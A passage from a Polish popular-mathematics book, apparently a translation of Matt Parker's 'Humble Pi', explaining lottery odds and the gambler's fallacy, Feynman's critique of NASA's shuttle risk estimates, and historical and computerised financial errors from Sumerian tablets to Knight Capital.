Ale ludzie nie grają na loterii z powodu oczekiwanego zwrotu. W tym wszystkim chodzi o możliwie największe oddalenie rozkładu nagród od wartości oczekiwanej. Mógłbym wystartować w przetargu na licencję na prowadzenie ogólnokrajowej loterii i dzięki zdecydowanie niższym kosztom administracyjnym złożyć lepszą ofertę od firmy Camelot. Działałoby to tak: kiedy ktoś kupuje los za dwa funty, sprzedawca po prostu od razu wypłaca spodziewaną wygraną w wysokości 95 pensów. Oszczędzam na całej otoczce administracyjnej i nawet nie muszę zawracać sobie głowy losowaniami dwa razy w tygodniu.

To oczywiście niedorzeczny i skrajny przykład, ale dobrze obrazuje zasadę działania loterii: ludzie nie chcą otrzymać oczekiwanej wygranej; pragną wygrać kwotę większą niż cena losu. No dobrze, to zróbmy tak, żeby co trzeci klient otrzymywał dwa funty i osiemdziesiąt pięć pensów, a pozostali nic. Albo co czwarty niech dostaje trzy funty osiemdziesiąt. Kiedy rozkład będzie wystarczająco zaburzony? Może co setna osoba powinna dostawać 95 funtów? Wiele zdrapek działa w okolicach tych

wartości (i nawet mają większą oczekiwaną wygraną), ale ludzie od loterii postanowili naprawdę pojechać po bandzie.

W roku 2015 spółka Camelot wprowadziła utrudnienie w uzyskaniu wygranej. Zamiast wybierać sześć liczb z czterdziestu dziewięciu jak dotąd, teraz wybiera się sześć z pięćdziesięciu dziewięciu. Sposób, w jaki spółka sprzedała to ludziom, pozostaje dotąd jednym z moich ulubionych przykładów mydlenia oczu przez agencje reklamowe. Ogłoszono, że… teraz jest „więcej liczb do wyboru”! Ha! W rzeczywistości teraz jest więcej liczb, których gracz i tak nie może wybrać, co poważnie zmniejsza szanse na wygraną. Kiedy wybieramy sześć liczb z czterdziestu dziewięciu, szansa trafienia ich wszystkich wynosi 1 do 13 983 816. Przy pięćdziesięciu dziewięciu możliwych liczbach szansa wygranej spada do 1 do 45 057 474. Jeśli dodatkowo uwzględnimy, że jedną z nowych nagród niskiej kategorii jest darmowy los na kolejne losowanie (ja to uwzględniłem), szanse rosną do jednej do 40 665 099. Po wprowadzeniu tej zmiany napisałem, że z większym prawdopodobieństwem losowo wybrany obywatel Wielkiej Brytanii okaże się dzieckiem księcia Karola. A to jest naprawdę bardzo mało prawdopodobne.

Mimo to moim zdaniem ta nowa – mniejsza – szansa wygrania nagrody głównej tak naprawdę zwiększyła wartość samej loterii. Statystyczna średnia wypłata pozostała bez zmian; uznano tylko, że większe kwoty będą wypłacane mniejszej liczbie osób. W rezultacie częściej następowała kumulacja, kiedy nikt nie trafił szóstki, co skutkowało o wiele większymi nagrodami, kiedy w końcu komuś się udało. Nagrodami przyciągającymi uwagę mediów. A ludzie nie kupują losów z powodu wysokości oczekiwanej wygranej; kupują prawo do marzeń. Niezerowa szansa wygrania kwoty, która odmieniłaby komuś życie, pozwala temu komuś marzyć o lepszym (nomen omen) losie. A im częściej loteria będzie

pojawiała się w mediach i im bardziej oszałamiające będą kwoty nagród, tym śmielsze będą te marzenia. Co – koniec końców – ma większą wartość.

Wszystko przez te kulki

W sieci mnóstwo ludzi usiłuje sprzedać swój tajemny sposób na wygrywanie na loterii. Spora część pseudonaukowego bełkotu na ten temat usiłuje uchodzić za matematykę i zazwyczaj jest jakąś wersją paradoksu hazardzisty. Ten popularny błąd logiczny polega na przekonaniu, że jeśli jakieś losowe zdarzenie przez dłuższy czas nie zachodzi, to wkrótce powinno nastąpić. Tymczasem jeśli zdarzenia są naprawdę losowe i niezależne, to żaden wynik nie staje się mniej lub bardziej prawdopodobny od innego – niezależnie od tego, co wydarzyło się w przeszłości. Pomimo to ludzie wynotowują liczby, które nie padły ostatnio w loterii, aby określić te, które „powinny” lada chwila paść.

Kiedy w 2005 roku we Włoszech liczba 53 bardzo długo nie pojawiała się w losowaniach, coraz więcej osób ulegało temu złudzeniu. Ówczesna włoska loteria nieco się różniła od swoich odpowiedników z innych krajów: we Włoszech przeprowadzano dziesięć oddzielnych losowań (noszących nazwy dziesięciu różnych miast). W każdym uczestnicy wybierali pięć z dziewięćdziesięciu możliwych liczb. Co ciekawe, nie trzeba było wybierać całego zestawu. Można było wskazać tylko jedną liczbę w konkretnym losowaniu. A w losowaniu weneckim liczba 53 nie pojawiła się już od blisko dwóch lat…

Mnóstwo ludzi uznało, że w związku z tym kulka z numerem 53 musi w tym losowaniu wkrótce wypaść z maszyny. Na losy z tą liczbą wydano co najmniej 3,5 miliarda euro. Daje to 227 euro na włoską rodzinę. A kiedy ta konkretna kulka jak na złość dalej nie chciała wypaść, ludzie uznali, że

najwyraźniej jej pojawienie się jest coraz bliższe, i wręcz się zapożyczali, żeby móc dalej grać. Niektórzy wypracowali jakiś system i co tydzień zwiększali swój zakład, żeby pokryć wszystkie straty, kiedy ta feralna pięćdziesiątka trójka w końcu zostanie wylosowana. Z tego powodu doszło nawet do bankructw. Do 9 lutego 2005 roku, kiedy wyczekiwana kulka w końcu wypadła z maszyny losującej, odnotowano cztery zgony związane z loterią (jedno samobójstwo pojedyncze i jedno rozszerzone na dwójkę bliskich).

W kraju powstała nawet przypominająca sektę grupa wierząca, że żadna liczba nie może pojawiać się rzadziej niż raz na 220 losowań. Nazywali to *ritardo massimo* – maksymalnym opóźnieniem. Swoje twierdzenia opierali na dziełach Samaritaniego z początku XX wieku. Matematyk Adam Atkinson we współpracy z włoskimi naukowcami zdołał odtworzyć tok myślenia Samaritaniego i wykazać, że jego wzór jest dobrym przybliżeniem najdłuższej spodziewanej serii między dwoma losowaniami dowolnej liczby (oczywiście dotyczyło to ówczesnych założeń loterii). Jakimś przedziwnym sposobem kilka pokoleń później niektórzy zaczęli uważać to matematyczne oszacowanie za magiczny nieprzekraczalny limit w dowolnej loterii.

Kolejnym częstym błędem jest przekonanie, że prawdopodobieństwo powtórzenia niedawnych wyników jest bardzo niskie. Widziałem w sieci porady w stylu: „Nie wybierajcie liczb, które kiedyś zostały wylosowane”, ale również: „Wykorzystanie kombinacji, która już przeszła przez system, jeszcze bardziej zwiększy szanse”. Wszystko to bzdury.

W 2009 roku w bułgarskiej loterii w dwóch losowaniach z rzędu – 6 i 10 września – uzyskano te same liczby: 4, 15, 23, 24, 35 i 42. Wypadły z maszyny losującej w innej kolejności, ale w loterii kolejność wylosowanych liczb nie ma znaczenia. O dziwo, nikt nie trafił szóstki

w pierwszym losowaniu, za to w drugim te same liczby skreśliło osiemnaście osób – w nadziei, że wypadną ponownie. Bułgarskie władze przeprowadziły dochodzenie, żeby wykluczyć ewentualne oszustwo, ale organizatorzy loterii stwierdzili, że to był zwykły psikus prawdopodobieństwa. I mieli rację.

Jedyna prawidłowa matematycznie strategia polega na wybieraniu liczb, które inni wybiorą z mniejszym prawdopodobieństwem. Ludzie nie wykazują się szczególną kreatywnością przy skreślaniu liczb na loterii. 23 marca 2016 roku w brytyjskiej loterii wygrały liczby 7, 14, 21, 35, 41 i 42. Praktycznie same wielokrotności siódemki. Aż 4082 osób trafiło wtedy piątkę (zapewne właśnie te pięć wielokrotności siedmiu, choć trudno to sprawdzić, bo spółka Camelot nie udostępnia takich danych), zatem pulę nagród trzeba było podzielić między jakieś osiemdziesiąt razy więcej wygrywających niż zwykle. Każdy dostał zaledwie 15 funtów (mniej niż 25 funtów za trafienie wtedy trójki!). Panuje przekonanie, że około dziesięć tysięcy Brytyjczyków co tydzień skreśla liczby 1, 2, 3, 4, 5 i 6. Jeśli kiedyś właśnie tak zakończy się któreś z losowań, zwycięzcy nie otrzymają zbyt wiele. Nie będą nawet mogli opowiedzieć żadnej wyjątkowo zabawnej historyjki o swojej wygranej.

Najlepiej jest wybierać liczby niestanowiące żadnego oczywistego ciągu, niepasujące do ewentualnych dat (ludzie często wybierają swoje urodziny, rocznice i tak dalej), a także niebędące jedną z mylnie oczekiwanych liczb, które lada chwila „powinny” wypaść. Kiedy po cotygodniowym kupowaniu losu przez milion lat (wygranej w brytyjskiej loterii można się spodziewać statystycznie raz na 780 tysięcy lat) w końcu coś wygrasz, pulą podzielisz się z mniejszą liczbą osób. Średnio. Niestety ta strategia średnio pomaga w okresie odpowiadającym przeciętnej długości ludzkiego życia.

Najlepsza z najlepszych porad brzmi więc następująco: jeśli już grasz na loterii, wybieraj takie liczby, jakie tylko zechcesz. Chyba jedyną zaletą wybierania naprawdę losowych liczb z wysoką entropią jest to, że w większości przypadków przypominają zbiory wylosowanych liczb – co pomaga podtrzymać iluzję, że to ty mogłeś wygrać. Bo w końcu tak naprawdę kupujesz właśnie tę iluzję potencjalnej wygranej.

Swego rodzaju podsumowanie

Mój stosunek do prawdopodobieństwa jest dość złożony. W żadnym innym dziale matematyki nie jestem tak niepewny swoich obliczeń. Nawet przy prawdopodobieństwach dających się standardowo wyliczyć, takich jak szansa uzyskania jakiejś nieoczywistej ręki w pokerze, zawsze się martwię, że zapomniałem o jakimś specyficznym przypadku czy niuansie. Szczerze mówiąc, radziłbym sobie w pokerze o wiele lepiej, gdybym oderwał wzrok od rachunków i zaczął bacznie obserwować pozostałych graczy. Mogli się na przykład obficie pocić, czego ja nie zauważyłem, bo byłem zbyt zajęty próbami oszacowania liczby kombinacji pięcioelementowych zbioru 52-elementowego.

Do tego w probabilistyce intuicja nie tylko nas zawodzi, ale też zwodzi, podsuwając nieprawidłowe rozwiązania. Jesteśmy ewolucyjnie przystosowani do zgadywania odpowiedzi, które dają nam największe szanse na przetrwanie, a nie tych, które są najbliższe prawidłowym. W mojej wymyślonej animowanej wersji ludzkiej ewolucji fałszywe alarmy o zagrożeniu, którego tak naprawdę nie ma, skutkują mniej poważnymi konsekwencjami niż niedocenienie ryzyka i zostanie zjedzonym. Dobór naturalny nie premiuje dokładności przewidywań. Z punktu widzenia

ewolucji bycie żywym, choć nie ma się racji, jest pożądane bardziej niż uzyskanie prawidłowej odpowiedzi i utrata życia.

Jesteśmy jednak sobie winni chociaż próbę jak najlepszego oszacowania tych prawdopodobieństw. Z tym właśnie miał do czynienia Richard Feynman podczas dochodzenia w sprawie katastrofy wahadłowca. Kierownictwo i inne ważne osoby z NASA twierdziły, że ryzyko katastrofy w indywidualnym locie wahadłowca wynosiło zaledwie jeden do stu tysięcy. Ale Feynmanowi coś tu nie pasowało. Wiedział, że jeśli przyjąć to za prawdę, można by było wykonać jeden start dziennie przez trzysta lat, spodziewając się przez cały ten czas tylko jednej katastrofy.

W praktyce loty wahadłowców nie były aż tak bezpieczne. W roku 1986, czyli w roku katastrofy, na amerykańskich drogach życie straciło 46 087 osób. Przez cały ten rok Amerykanie przejechali łącznie 2 958 360 514 560 kilometrów. To zaś oznacza, że jeśli ktoś przejeżdżał nieco ponad 600 kilometrów, ryzyko śmiertelnego wypadku po pokonaniu takiego dystansu wynosiło jeden do stu tysięcy (dla porównania: w roku 2015 dystans grożący tym samym ryzykiem to już blisko półtora tysiąca kilometrów). Wahadłowiec to nowoczesny pojazd kosmiczny, a to automatycznie czyni go mniej bezpiecznym niż przejazd 600 kilometrów samochodem. Ryzyko rzędu jednego do stu tysięcy nie było racjonalnym oszacowaniem.

Kiedy Feynman zapytał inżynierów i osoby pracujące przy wahadłowcu o ich szacunek ryzyka zakończenia dowolnego lotu katastrofą, uzyskał odpowiedzi z zakresu od jednego do pięćdziesięciu po jeden do trzystu. Wartości zdecydowanie odmienne od twierdzeń producentów (jeden do dziesięciu tysięcy) i kierownictwa NASA (jeden do stu tysięcy). Teraz już wiemy, że na 135 lotów (przed zakończeniem programu wahadłowców w roku 2011) dwa zakończyły się katastrofą. Co daje stosunek 1:67,5.

Feynman zrozumiał, że prawdopodobieństwo na poziomie jednego do stu tysięcy było raczej pobożnym życzeniem wierchuszki, a nie wynikiem drobiazgowych obliczeń. Jej rozumowanie wyglądało zapewne następująco: skoro wahadłowiec ma transportować ludzi, musi być wyjątkowo bezpieczny, w związku z czym wszystko należy temu założeniu podporządkować. Nie chodzi tylko o to, że nie tak działa prawdopodobieństwo. Jak w ogóle można było przyjąć tak absurdalne założenia?

> To prawda, że gdyby prawdopodobieństwo wystąpienia awarii istotnie wynosiło jedynie 1 do 100 000, ustalenie go wymagałoby olbrzymiej liczby prób (uzyskano by jedynie liczbę udanych lotów i nie ustalono by żadnego konkretu poza tym, że szukane prawdopodobieństwo najpewniej jest mniejsze niż jedno zdarzenie na liczbę dotychczasowych lotów).
>
> Załącznik F: Osobiste spostrzeżenia
> na temat niezawodności wahadłowca, R.P. Feynman,
> z raportu Komisji Prezydenckiej do spraw Badania Katastrofy Promu Kosmicznego Challenger,
> 6 czerwca 1986 roku

NASA zdecydowanie nie uzyskała serii bezproblemowych lotów próbnych, a wręcz dostrzegała w trakcie ich realizacji oznaki możliwych problemów. Podczas regularnych startów odnotowano też mniej istotne awarie, które nie powodowały żadnych kłopotów podczas samego lotu, ale stanowiły dowód na to, że ryzyko wystąpienia komplikacji było większe, niż NASA była skłonna przyznać. Prawdopodobieństwo awarii dopasowano do oczekiwań, a nie rzeczywistych okoliczności. Z kolei inżynierowie wykorzystali dane zebrane podczas prób, żeby oszacować rzeczywiste ryzyko. I nie byli dalecy od prawdy.

Kiedy się postaramy i nie damy się zwieść temu, w co chcą wierzyć inni, potrafimy całkiem nieźle radzić sobie z probabilistyką. Trzeba tylko chcieć.

---

* Prawie. Cykl „wewnętrzny” nie jest odwracany po podwojeniu liczby kości, ale para czerwony-zielony normuje się na poziomie 49 procent (z lekkim wskazaniem na zielony). Jest też inna odmiana kości Grime’a, które to naprawiają i nadal kolor czerwony daje większe szanse, ale wtedy tracimy podgrupy kości funkcjonujące jako mniejsze ciągi nieprzechodnie.

8

Czasem dosłownie płaci się za błędy

Co uchodzi za błąd w świecie finansów? Naturalnie te oczywiste pomyłki, kiedy ktoś zwyczajnie coś źle policzy. 8 grudnia 2005 japońska spółka inwestycyjna Mizuho Securities przesłała na tokijską giełdę zlecenie sprzedania jednej akcji firmy J-COM Co. Ltd. za 610 tysięcy jenów (wówczas równowartość niespełna 17 tysięcy złotych). W każdym razie wydawało im się, że sprzedają jedną akcję za 610 tysięcy jenów, bo osoba wpisująca zlecenie niechcący zamieniła liczby i w systemie pojawiła się oferta sprzedaży 610 tysięcy akcji po jednym jenie za każdą.

Natychmiast podjęto rozpaczliwe próby odwołania zlecenia, ale tokijska giełda stawiała opór. Inne firmy skupywały akcje w promocyjnej cenie i do chwili zawieszenia notowań następnego dnia Mizuho Securities poniosło stratę rzędu co najmniej 27 miliardów jenów (czyli sporo ponad 700 milionów złotych). Opisano to jako błąd „grubych palców”. Ja bym to nazwał raczej błędem „rozkojarzonych palców” albo „palców, które powinny zawsze dwa razy sprawdzać wprowadzane ważne dane, ale teraz pewnie i tak są już bez pracy”.

Konsekwencje tego wydarzenia okazały się poważne: spadło zaufanie do samej tokijskiej giełdy, a indeks Nikkei jednego dnia stracił 1,95 procent. Część firm, które skorzystały z tej okazji, zaproponowało zwrócenie akcji. Nie wszyscy jednak postąpili tak uczciwie. Jakiś czas

później tokijski sąd orzekł, że część winy ponosi sama giełda, ponieważ jej system nie pozwolił firmie Mizuho odwołać błędnego zlecenia. To tylko utwierdza mnie w przekonaniu, że wszystko powinno mieć przycisk „Cofnij”.

Powyższy błąd to liczbowy odpowiednik literówki. Takie błędy są stare jak nasza cywilizacja. Jestem gotów zaryzykować tezę, że rozwój cywilizacyjny zawdzięczamy opanowaniu przez ludzkość matematyki: jeśli nie będziemy posiłkowali się mnóstwem obliczeń, zapanowanie nad logistyką życia w mieście okaże się niemożliwe. Tyle że jak tylko zaczęliśmy się zajmować matematyką, pojawiły się błędy w obliczeniach. W ramach projektu realizowanego na Wolnym Uniwersytecie Berlińskim powstała publikacja naukowa zatytułowana *Archaic Bookkeeping* [Starożytna księgowość]. Jest analizą najwcześniejszych znanych zabytków piśmiennictwa: glinianych tabliczek pokrytych wczesnym pismem klinowym. Nie był to jeszcze w pełni uformowany alfabet – raczej złożony system prowadzenia rachunkowości. Zawierającej błędy.

Tabliczki pochodzą z sumeryjskiego miasta Uruk (obecnie na terenie południowego Iraku) i datuje się je na okres między rokiem 3000 a 3400 p.n.e., czyli mają z grubsza pięć tysięcy lat. Wygląda na to, że Sumerowie nie stworzyli pisma w celu utrwalania prozy, ale żeby mieć oko na stan zapasów w magazynach. To bardzo stary przykład na to, jak matematyka umożliwia ludzkiemu mózgowi wykraczanie ponad to, do czego przystosowała go ewolucja. W niewielkiej grupie ludzi można po prostu zapamiętać stan posiadania każdej osoby i na tej podstawie prowadzić prosty handel. Kiedy jednak mamy do czynienia z miastem, co pociąga za sobą podatki i własność wspólną, potrzebne jest niezależne od naszej pamięci prowadzenie rachunków. A dzięki informacjom utrwalonym na piśmie dwie nieznajome osoby mogą sobie nawzajem zaufać. (Jak na


ironię informacje utrwalone na piśmie w internecie powodują erozję zaufania międzyludzkiego, ale ja teraz nie o tym).

Część starożytnych sumeryjskich zapisków wyszła spod ręki niejakiego Kuszima. Potem zatwierdzał je jego przełożony Nisa. Niektórzy historycy utrzymują, że Kuszim jest najdawniejszym człowiekiem, którego znamy z imienia. I wygląda na to, że pierwszy człowiek, którego imię zachowało się utrwalone na wiele tysięcy lat, nie był władcą, wojownikiem ani kapłanem, lecz… księgowym. Z osiemnastu tabliczek, na których widnieje podpis Kuszima, wynika, że parał się on doglądaniem stanów magazynowych surowców służących do wyrobu piwa. Do dziś istnieją takie stanowiska. Mój znajomy zarządza browarem i właśnie tym się na co dzień zajmuje. (Nazywa się Rich; piszę to na wypadek, gdyby ta książka okazała się jedną z niewielu rzeczy, które przetrwają apokalipsę; może w ten sposób on zostanie nowym najdawniejszym człowiekiem znanym z imienia).

Czuję szczególny sentyment do Kuszima i Nisy nie dlatego, że są najdawniejszymi ludźmi znanymi z imienia, lecz dlatego, że popełnili pierwszy w historii błąd matematyczny – a przynajmniej najstarszy, jaki przetrwał do naszych czasów (w każdym razie ja starszego nie znalazłem; jeśli ktoś na taki natrafi, proszę o kontakt). Podobnie jak współczesny makler w Tokio, który wpisał niewłaściwe liczby do komputera, Kuszim postawił na swojej tabliczce niewłaściwe kliny.

Z ocalałych tabliczek możemy się trochę dowiedzieć o stosowanej tysiące lat temu matematyce. Część zapisów na temat stanu jęczmienia dotyczy okresu trzydziestu siedmiu miesięcy, czyli trzech dwunastomiesięcznych lat i jednego dodatkowego miesiąca. To pokazuje, że Sumerowie mogli już stosować dwunastomiesięczny kalendarz księżycowy z przestępnym miesiącem co trzy lata. Ponadto do zapisu liczb


nie używali systemu pozycyjnego, ale zliczali symbole oznaczające liczby trzy, pięć, sześć i dziesięć razy większe od innych.



Pamiętaj: duża kropka jest warta dziesięć małych. Ale to nie wszystko, co musisz wiedzieć.

Kiedy już przebrnie się przez ten całkowicie odmienny sposób zapisu liczb, okazuje się, że popełniane w nim błędy są tak znajome, że można je z łatwością przenieść na współczesny grunt. Na jednej z tabliczek Kuszim przy sumowaniu zwyczajnie zapomniał policzyć trzy symbole. Na innej

używał symbolu jedności zamiast symbolu dziesiątki. Chyba zdarzyło mi się kiedyś popełnić oba te błędy we własnych rachunkach. Jako gatunek jesteśmy zatem całkiem nieźli z matematyki, ale w ostatnich kilku tysiącach lat nie poczyniliśmy większych postępów. Jestem przekonany, że gdyby spojrzeć przez ramię ludziom za pięć tysięcy lat, wciąż będą popełniać te same błędy. I zapewne nadal produkować piwo.



Na tej tabliczce Nisa i Kuszim podpisali się pod błędnymi obliczeniami.

Czasem kiedy piję piwo, wspominam Kuszima pracującego w magazynie browaru i Nisę nadzorującego jego pracę. Działalność ich i im podobnych doprowadziła do powstania współczesnego pisma i współczesnej matematyki. Nie mieli pojęcia, jak dużą rolę ich praca – oraz ich piwo – odegrały w rozwoju ludzkiej cywilizacji. Jak już wspomniałem, jednym z bodźców do stworzenia matematyki było powstanie miast. A który aspekt miejskiego życia został uwieczniony w najstarszych istniejących dokumentach z obliczeniami? Warzenie piwa. To piwu zawdzięczamy pierwsze rachunki w historii ludzkości. I to piwo po dziś dzień pomaga nam popełniać błędy.

Skomputeryzowane błędy finansowe

Współczesne systemy finansowe działają w oparciu o komputery, co pozwala ludziom popełniać błędy związane z pieniędzmi sprawniej i szybciej niż kiedykolwiek dotąd. Rozwój komputerów umożliwił nam wykonywanie błyskawicznych transakcji. Obecnie jedna osoba może złożyć na giełdzie ponad sto tysięcy dyspozycji na sekundę. Oczywiście żaden człowiek nie jest zdolny podejmować decyzji z taką szybkością. Dyspozycje są składane na podstawie wprowadzonych zawczasu wymagań przez specjalne algorytmy zaszyte w programach komputerowych, które automatycznie podejmują decyzje, kiedy i jak kupować i sprzedawać.

Tradycyjnie rynki finansowe służyły wymieszaniu intuicji i wiedzy tysięcy różnych osób dokonujących jednocześnie wielu transakcji. Ceny giełdowe są wypadkową działania tej zbiorowej inteligencji. Jeśli notowanie jakiegoś waloru lub produktu zacznie odbiegać od swojej realnej wartości, handlujący będą się starali wykorzystać tę drobną różnicę, co z kolei zmusi cenę do powrotu na „właściwy” poziom. Kiedy rynek tworzą

chmary błyskawicznych algorytmów, sprawy zaczynają przybierać nieco inny obrót.

Teoretycznie szybkie algorytmy powinny dawać te same rezultaty co szybcy ludzie: synchronizować ceny na różnych rynkach i redukować rozbieżność notowań, tylko że z dużo większą dokładnością niż ludzie. Takie automaty są zaprogramowane pod kątem wykorzystywania nawet najmniejszych różnic w cenach i reagują w kilka milisekund. Tyle że jeśli w taki algorytm wkradnie się błąd, może się zrobić naprawdę nieciekawie.

1 sierpnia 2012 roku jeden z algorytmów firmy Knight Capital zaczął wariować. Spółka funkcjonowała jako tak zwany kreator rynku, czyli trochę jak taki duży kantor, tylko operujący akcjami zamiast walutami. Duże kantory zarabiają na tym, że ludzie i firmy sprzedają walutę po niższej cenie, żeby szybciej sfinalizować transakcję. Potem takie środki są odkładane do chwili, aż nadarzy się okazja sprzedania ich komuś innemu po wyższym kursie. Dlatego właśnie uliczne kantory mają dla każdej waluty różne kursy kupna i sprzedaży. Firma Knight Capital robiła to samo, ale z akcjami; czasem zdarzało im się odsprzedać akcje kupione niespełna sekundę wcześniej.

W sierpniu 2012 roku na nowojorskiej giełdzie wprowadzono program Retail Liquidity Program, w związku z czym w niektórych sytuacjach maklerzy mogli oferować nabywcom detalicznym akcje po nieznacznie korzystniejszych cenach. Program został zatwierdzony przez organy nadzoru zaledwie miesiąc przed wejściem regulacji w życie, co nastąpiło 1 sierpnia. W Knight Capital w pośpiechu aktualizowano zautomatyzowane algorytmy, żeby bez przeszkód mogły działać w nieco zmienionych warunkach. I jakimś sposobem coś w nich popsuto.

Jak tylko nowe oprogramowanie zostało uruchomione, rzuciło się do skupowania akcji 154 różnych spółek notowanych na nowojorskiej giełdzie

drożej, niż potem można je było sprzedać. W ciągu godziny algorytm wyłączono, ale kiedy kurz zdążył już opaść, w Knight Capital zorientowano się, że ten jeden dzień przyniósł firmie stratę 461,1 miliona dolarów, czyli mniej więcej tyle, ile wynosił jej dwuletni zysk.

